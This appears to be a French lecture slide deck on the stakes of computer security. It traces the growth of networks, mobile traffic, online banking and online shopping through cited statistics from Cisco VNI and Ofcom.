

- **Evolution des réseaux: World Wide Web (2000)**



- Multiplication des applications, commerciales, éducatives
- Communications inter-applications élevées grâce à l'arrivée de protocoles HTTP/HTML, IRC, SSL


# Les enjeux de la sécurité

- **Evolution des réseaux: World Wide Web**



- Développement d'applications mobiles, cloud computing, Applications entièrement en ligne
- Tout connecté, l'activité et la vie d'une application nécessite presque toujours une connexion.


- Evolution des activités et logiciels



Internet Traffic Evolution 2007 – 2011 Craig Labovitz April 6, 2011


- Evolution des activités et logiciels

Figure 4: Fixed and mobile subscriptions 2008-2017




- Evolution des activités et logiciels

Figure 14: Global total traffic in mobile networks, 2007-2012



- Evolution des activités et logiciels




Figures in parentheses refer to traffic share in 2018.  
Source: Cisco VNI Mobile, 2014

[http://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/white\\_paper\\_c11-520862.html](http://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/white_paper_c11-520862.html)




- Evolution des activités et logiciels



Source: Cisco VNI Mobile, 2014


[http://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/white\\_paper\\_c11-520862.html](http://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/white_paper_c11-520862.html)

- Evolution des activités et logiciels



<http://www.nextnature.net/2012/03/internet-traffic-is-now-51-non-human/>


- Evolution des activités et logiciels



2 Milliards D'utilisateurs  
(2011)

100ene de Milliards de \$  
chaque année

## Internet Banking usage




<http://www.mybanktracker.com/news/2010/05/27/online-banking-online-bill-pay-growing-in-popularity/>

- Evolution des activités et logiciels

**Figure 1.21 Frequency of online shopping**

Proportion of respondents (%)




Source: Ofcom research, September 2013

Q01: How often if at all, do you purchase items online for delivery? Base: all respondents (UK=1000, FRA=1007, GER=1010, ITA=1010, USA=1004, JPN=1005, AUS=1007, ESP=1020)

- Evolution des activités et logiciels

**Figure 5.13 Mobile-internet activities**

Mobile phone/smartphone owners (%)



Source: Ofcom consumer research September 2013

Base: All respondents who access internet with a mobile phone/ smartphone, UK=572, FRA=456, GER=470, ITA=638, USA=437, JPN=581, AUS=550, ESP=703, CHN=866.

Q.15a Which, if any, of the following internet activities do you use each of your devices for?

## Evolution du monde informatique

